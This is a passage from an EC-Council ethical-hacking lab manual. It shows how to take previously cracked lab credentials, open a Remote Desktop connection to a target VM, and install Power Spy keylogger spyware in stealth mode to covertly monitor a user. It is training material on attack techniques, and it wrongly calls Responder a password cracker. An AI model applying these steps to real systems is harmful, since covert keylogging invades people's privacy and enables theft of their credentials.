Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Lab Tasks

TASK 1 User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Here, we will perform user system monitoring and surveillance using Power Spy.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, Power Spy) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This lab only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the virtual machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the victim (you)

For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2016**).

Here, we are using **Windows Server 2016** as the target machine, because, in this system, **Jason** has administrative privileges.

TASK 1.1

Establish a Remote Desktop Connection

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator Pa$$w0rd**.
3. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 3.1.1: Selecting Search

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.




Figure 3.1.2: Remote Desktop Connection window

5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Note: Here, we are using the target system user credentials obtained from the previous lab.




Figure 3.1.3: Windows Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Remote Desktop Connection** window appears; click **Yes.**




Figure 3.1.4: Remote Desktop Connection window

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.

7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.




Figure 3.1.5: Remote Desktop Connection established successfully

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Install Power Spy

8. Close the **Server Manager** window and minimize the **Remote Desktop Connection** window.
9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.
10. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




Figure 3.1.6: Remote Desktop Connection: paste setup.exe file on the Desktop

11. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.

